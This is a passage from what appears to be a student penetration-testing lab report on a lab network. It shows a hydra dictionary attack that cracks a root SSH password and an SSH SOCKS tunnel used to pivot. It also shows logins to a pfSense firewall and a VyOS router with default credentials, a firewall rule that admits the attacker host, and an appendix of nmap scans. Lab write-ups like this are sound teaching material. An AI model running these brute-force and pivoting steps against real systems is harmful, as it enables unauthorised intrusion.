80/tcp    open  http     Apache httpd 2.4.10 ((Unix))
| http-methods:
|_  Potentially risky methods: TRACE
|_  http-server-header: Apache/2.4.10 (Unix)
|_  http-title: CMP314 - Never Going to Give You Up
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|_  program version  port/proto  service
|_  100000   2,3,4      111/tcp     rpcbind
|_  100000   2,3,4      111/udp     rpcbind
|_  100024   1          42384/tcp   status
|_  100024   1          46792/udp   status

```

Figure 60 - 192.168.0.242 scan

The server is also running an SSH port, the log in for this was tested. After connecting to the log in it is seen that a key is not needed to access the secure shell from the kali Linux machine, only a password. Several password attempts were tested and it was found out that there was no lock out mechanism in place, making the mechanism vulnerable to brute force or dictionary log in attacks. A hydra scan was launched against the shell to attempt to crack the password for the root log in using a dictionary. It was found that the password was very weak and it was picked up within minutes. The password for root was 'test' and the scan can be seen in Figure 61. The 'words small.txt' file from the student tools directory was used as the dictionary.

```

root@kali:~# hydra -l root -P Desktop/wordssmall.txt 192.168.0.242 ssh
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-27 14:25:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 3311 login tries (l:1/p:3311), ~3 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 261.00 tries/min, 261 tries in 00:01h, 3055 to do in 00:12h, 16 active
[STATUS] 247.00 tries/min, 741 tries in 00:03h, 2575 to do in 00:11h, 16 active
[STATUS] 243.86 tries/min, 1707 tries in 00:07h, 1615 to do in 00:07h, 16 active
[STATUS] 242.00 tries/min, 2904 tries in 00:12h, 418 to do in 00:02h, 16 active
[22][ssh] host: 192.168.0.242 login: root password: test
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-27 14:37:17
root@kali:~#

```

Figure 61 - 192.168.0.242 dictionary attack



When logged into the server, the '192.168.0.34' address belonging to a firewall can be reached as demonstrated in Figure 62.

```
root@kali:~# ping 192.168.0.234
PING 192.168.0.234 (192.168.0.234) 56(84) bytes of data:
64 bytes from 192.168.0.234: icmp_seq=1 ttl=61 time=2.30 ms
64 bytes from 192.168.0.234: icmp_seq=2 ttl=61 time=4.79 ms
64 bytes from 192.168.0.234: icmp_seq=3 ttl=61 time=3.92 ms
```

Figure 62 - 192.168.0.234 ping 2

To map the rest of the network, it would be ideal to access the firewall and allow the kali Linux machine access to all of the traffic that the firewall is blocking it from. To do this the browser on kali Linux was set up with a manual proxy. The proxy was configured to listen on port 1111 as a SOCKS v5 proxy, which configures an SSH tunnel which can be used to access the firewalls web server from the Kali Linux machine. The browsers proxy settings can be seen in Figure 63.




Figure 63 - proxy set up

From the Kali Linux machine, the SOCKS tunnel was set up on port 1111 through to the server. The '-D' argument tells SSH that a socks tunnel will be implemented on a specified port. The '-f' argument

```
root@kali:~# ssh -D 1111 -f -C -q -N root@192.168.0.242
root@192.168.0.242's password:
```

Figure 64 - port forwarding

will fork the process in the background, '-C' will compress the data when sent, '-q' will set up quiet mode – meaning nothing will be output locally. Lastly, the '-N' command will tell SSH that no command will be sent once the tunnel is up. This command can be seen in Figure 64. After the command is sent it will prompt the user for the server password which was found in Figure 61.

Now that the tunnel has been set up, the kali Linux machines web browser is able to browse to the firewall's web server at '192.168.0.234'. Browsing to this location will display the screen in Figure 65. This is the log in page for the firewall. The default credentials for pfsense were tested, which resulted in a successful log-in. The default credentials were found at this web page 'https://doc.pfsense.org/index.php/What\_is\_the\_default\_username\_and\_password'.




Figure 65 - firewall log-in

With access to the firewall the user can allow their host to pass through the firewall. To do this the user will go into the firewall rules and add a rule to accept any protocol from the kali Linux machine. Figure 66 shows the source being configured as the Kali Linux machine's IP address. Once the changes have been applied, the other hosts should be reachable from the kali Linux machine. Once the changes have been made, the rules table should be updated and look like Figure 67.




Figure 66 - rule configuration 1

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input type="checkbox"/>	✓ 0/0 B	IPv4 *	192.168.0.200	*	*	*	*	none			
<input type="checkbox"/>	✓ 4/3.27 MiB	IPv4 *	*	*	192.168.0.242	*	*	none			
<input type="checkbox"/>	✓ 0/4 KiB	IPv4 OSPF	*	*	*	*	*	none			

Figure 67 - rule configuration 2

The interfaces connected to the firewall can also be seen from the firewalls dashboard. The other connected interfaces are '192.168.0.241', and '192.168.0.98' as seen in Figure 68.

Interfaces						
	WAN	↑	1000baseT <full-duplex>	192.168.0.234		
	LAN	↑	1000baseT <full-duplex>	192.168.0.98		
	DMZ	↑	1000baseT <full-duplex>	192.168.0.241		

Figure 68 - firewall interfaces

From looking up the IP address for 192.168.0.242 in the SSH terminal, it can be confirmed that the file server is connected directly to the firewall at address '192.168.0.241'. This is because they are within the same network IP range as seen in Figure 69.

```

2: eth0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:76:61:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
        valid lft forever preferred lft forever
    inet6 fe80::20c:29ff:fe76:618a/64 scope link
        valid lft forever preferred lft forever

```

Figure 69 - 192.168.0.242 IP range

Another Nmap scan was run to enumerate all of the remaining hosts (the same scan as Figure 1). The results of this scan for all of the hosts that were originally blocked by the firewall can be seen in Appendix C. The remaining hosts that have not been mapped were:

- 192.168.0.97
- 192.168.0.65
- 192.168.0.66

From the results of the scan in Appendix C, the address '192.168.0.97' was revealed to be the interface of a router running telnet as seen in Figure 70.

```

PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-server-header: lighttpd/1.4.28
| http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-server-header: lighttpd/1.4.28
| http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US
| Not valid before: 2017-09-22T14:49:08
| Not valid after: 2027-09-20T14:49:08
| ssl-date: 2017-09-27T20:05:39+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: Host: vyos; Device: router

```

Figure 70 - 192.168.0.97 scan

The router with the interface IP address of '192.168.0.97' was accessed using telnet with the default credentials and the interfaces were scanned using the 'show int' command. This revealed that the address belonged to interface 'eth0'. There was also an interface, 'eth1', with an ip address of '192.168.0.65' which can be seen in Figure 71.

```

vyos@vyos:~$ sh int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L Description
-----
eth0           192.168.0.97/27 u/u
eth1           192.168.0.65/27 u/u
lo             127.0.0.1/8     u/u
              4.4.4.4/32
              ::1/128

```

Figure 71 - 192.168.0.97 interfaces

Entering the 'show ip route' command revealed that traffic is being received from the address '192.168.0.98' along the 'eth0' interface as seen in Figure 72. This means that the router is connected to the firewall from that interface.


```

vyos@vyos:~$ sh ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route
# nmap
C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 02:23:55
O 192.168.0.64/27 [110/10] is directly connected, eth1, 02:25:20
C>* 192.168.0.64/27 is directly connected, eth1
O 192.168.0.96/27 [110/10] is directly connected, eth0, 02:25:20
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 02:23:55
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 02:23:55
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 02:23:55
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 02:23:55
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 02:23:55
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 02:24:05

```

Figure 72 - 192.168.0.97 route

The last IP address that was picked up from our Nmap scan from Appendix C is the address '192.68.0.66'. From looking at the traceroute section of the Nmap scan against '192.168.0.66', it can be confirmed that it is connected to the router at the 'eth1' interface. Figure 73 shows that the address '192.168.0.66' goes directly to the router with interface address '192.168.0.97'. The Nmap scan in Appendix C also reveals that the device has a network file system, meaning that it is not a routing device. Now that the network is completely mapped, more vulnerabilities can be tested for.



TRACEROUTE (using port 587/tcp)		
HOP	RTT	ADDRESS
1	0.96 ms	192.168.0.193
2	1.21 ms	192.168.0.226
3	2.90 ms	192.168.0.230
4	3.90 ms	192.168.0.234
5	5.94 ms	192.168.0.97
6	6.16 ms	192.168.0.66

Figure 73 - 192.168.0.66 Traceroute

## Appendix B – Original Scan

```
root@kali:~# nmap -A 192.168.0.0/24
```

Starting Nmap 7.40 ( <https://nmap.org> ) at 2017-09-27 16:44 EDT

### Nmap scan report for 192.168.0.33

Host is up (0.0019s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

23/tcp open telnet VyOS telnetd 1.14.0 or later

80/tcp open http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:46:42

|\_Not valid after: 2027-09-20T14:46:42

|\_ssl-date: 2017-09-27T20:46:20+00:00; 0s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 2 hops

Service Info: Host: vyos; Device: router

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hop 1 is the same as for 192.168.0.65

2 1.25 ms 192.168.0.33

#### Nmap scan report for 192.168.0.34

Host is up (0.0030s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)

| 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)

|\_ 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100003 2,3,4 2049/tcp nfs

| 100003 2,3,4 2049/udp nfs

| 100005 1,2,3 53032/udp mountd

| 100005 1,2,3 57681/tcp mountd

| 100021 1,3,4 44296/udp nlockmgr

| 100021 1,3,4 52434/tcp nlockmgr

| 100024 1 41146/udp status  
| 100024 1 55040/tcp status  
| 100227 2,3 2049/tcp nfs\_acl  
|\_ 100227 2,3 2049/udp nfs\_acl  
2049/tcp open nfs\_acl 2-3 (RPC #100227)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 3 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-2 are the same as for 192.168.0.65

3 2.91 ms 192.168.0.34

#### Nmap scan report for 192.168.0.129

Host is up (0.0030s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:49:27



|\_Not valid after: 2027-09-20T14:49:27

|\_ssl-date: 2017-09-27T20:46:16+00:00; 0s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 3 hops

Service Info: Host: vyos; Device: router

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-2 are the same as for 192.168.0.65

3 2.45 ms 192.168.0.129

#### Nmap scan report for 192.168.0.130

Host is up (0.0037s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)

| 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)

|\_ 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100003 2,3,4 2049/tcp nfs

| 100003 2,3,4 2049/udp nfs

| 100005 1,2,3 44333/tcp mountd



| 100005 1,2,3 57358/udp mountd  
| 100021 1,3,4 43876/tcp nlockmgr  
| 100021 1,3,4 44579/udp nlockmgr  
| 100024 1 44296/tcp status  
| 100024 1 57918/udp status  
| 100227 2,3 2049/tcp nfs\_acl  
|\_ 100227 2,3 2049/udp nfs\_acl

2049/tcp open nfs\_acl 2-3 (RPC #100227)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-3 are the same as for 192.168.0.65

4 2.41 ms 192.168.0.130

### Nmap scan report for 192.168.0.225

Host is up (0.0010s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)

| ssh-hostkey:

| 1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)

|\_ 2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

|\_ http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:47:08

|\_Not valid after: 2027-09-20T14:47:08

|\_ssl-date: 2017-09-27T20:46:17+00:00; -1s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 1 hop

Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

1 0.70 ms 192.168.0.225

### Nmap scan report for 192.168.0.226

Host is up (0.0019s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:46:42

|\_Not valid after: 2027-09-20T14:46:42

|\_ssl-date: 2017-09-27T20:46:16+00:00; 0s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 2 hops

Service Info: Host: vyos; Device: router

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-2 are the same as for 192.168.0.65

#### Nmap scan report for 192.168.0.229

Host is up (0.0020s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:46:42

|\_Not valid after: 2027-09-20T14:46:42

|\_ssl-date: 2017-09-27T20:46:18+00:00; 0s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 2 hops

Service Info: Host: vyos; Device: router

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hop 1 is the same as for 192.168.0.65

2 1.43 ms 192.168.0.229

#### Nmap scan report for 192.168.0.230

Host is up (0.0028s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:49:27

|\_Not valid after: 2027-09-20T14:49:27

|\_ssl-date: 2017-09-27T20:46:16+00:00; 0s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 3 hops

Service Info: Host: vyos; Device: router

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-3 are the same as for 192.168.0.65

#### Nmap scan report for 192.168.0.233

Host is up (0.0028s latency).

Not shown: 997 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

23/tcp	open	telnet	VyOS telnetd
--------	------	--------	--------------

80/tcp	open	http	lighttpd 1.4.28
--------	------	------	-----------------

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

443/tcp	open	ssl/http	lighttpd 1.4.28
---------	------	----------	-----------------

|\_http-server-header: lighttpd/1.4.28

|\_http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:49:27

|\_Not valid after: 2027-09-20T14:49:27

|\_ssl-date: 2017-09-27T20:46:15+00:00; -1s from scanner time.

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 3 hops

Service Info: Host: vyos; Device: router

Host script results:

|\_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-2 are the same as for 192.168.0.65

3 2.04 ms 192.168.0.233

### Nmap scan report for 192.168.0.242

Host is up (0.0045s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)

| 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)

|\_ 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)

80/tcp open http Apache httpd 2.4.10 ((Unix))

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Apache/2.4.10 (Unix)

|\_http-title: CMP314 - Never Going to Give You Up

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100024 1 42384/tcp status



|\_ 100024 1 46792/udp status

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.11 - 4.1

Network Distance: 5 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 110/tcp)

HOP RTT ADDRESS

- Hops 1-4 are the same as for 192.168.0.65

5 3.78 ms 192.168.0.242

#### Nmap scan report for 192.168.0.193

Host is up (0.00081s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)

| ssh-hostkey:

| 1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)

|\_ 2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)

23/tcp open telnet VyOS telnetd

80/tcp open http lighttpd 1.4.28

|\_ http-server-header: lighttpd/1.4.28

|\_ http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http lighttpd 1.4.28

|\_ http-server-header: lighttpd/1.4.28

|\_ http-title: Site doesn't have a title (text/html).

| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US

| Not valid before: 2017-09-22T14:47:08

|\_Not valid after: 2027-09-20T14:47:08

|\_ssl-date: 2017-09-27T20:46:51+00:00; 0s from scanner time.

MAC Address: 00:50:56:99:6C:E2 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 1 hop

Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux\_kernel

#### TRACEROUTE

HOP RTT ADDRESS

1 0.81 ms 192.168.0.193

#### Nmap scan report for 192.168.0.199

Host is up (0.00075s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)

|\_ 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100003 2,3,4 2049/tcp nfs

| 100003 2,3,4 2049/udp nfs

| 100005 1,2,3 37946/tcp mountd

| 100005 1,2,3 52611/udp mountd

```
| 100021 1,3,4 34121/udp nlockmgr
| 100021 1,3,4 59059/tcp nlockmgr
| 100024 1 36599/udp status
| 100024 1 39602/tcp status
| 100227 2,3 2049/tcp nfs_acl
|_ 100227 2,3 2049/udp nfs_acl
```

2049/tcp open nfs\_acl 2-3 (RPC #100227)

MAC Address: 00:0C:29:0D:67:C6 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.6

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

#### TRACEROUTE

HOP RTT ADDRESS

1 0.75 ms 192.168.0.199

#### Nmap scan report for 192.168.0.200

Host is up (0.000076s latency).

Not shown: 999 closed ports

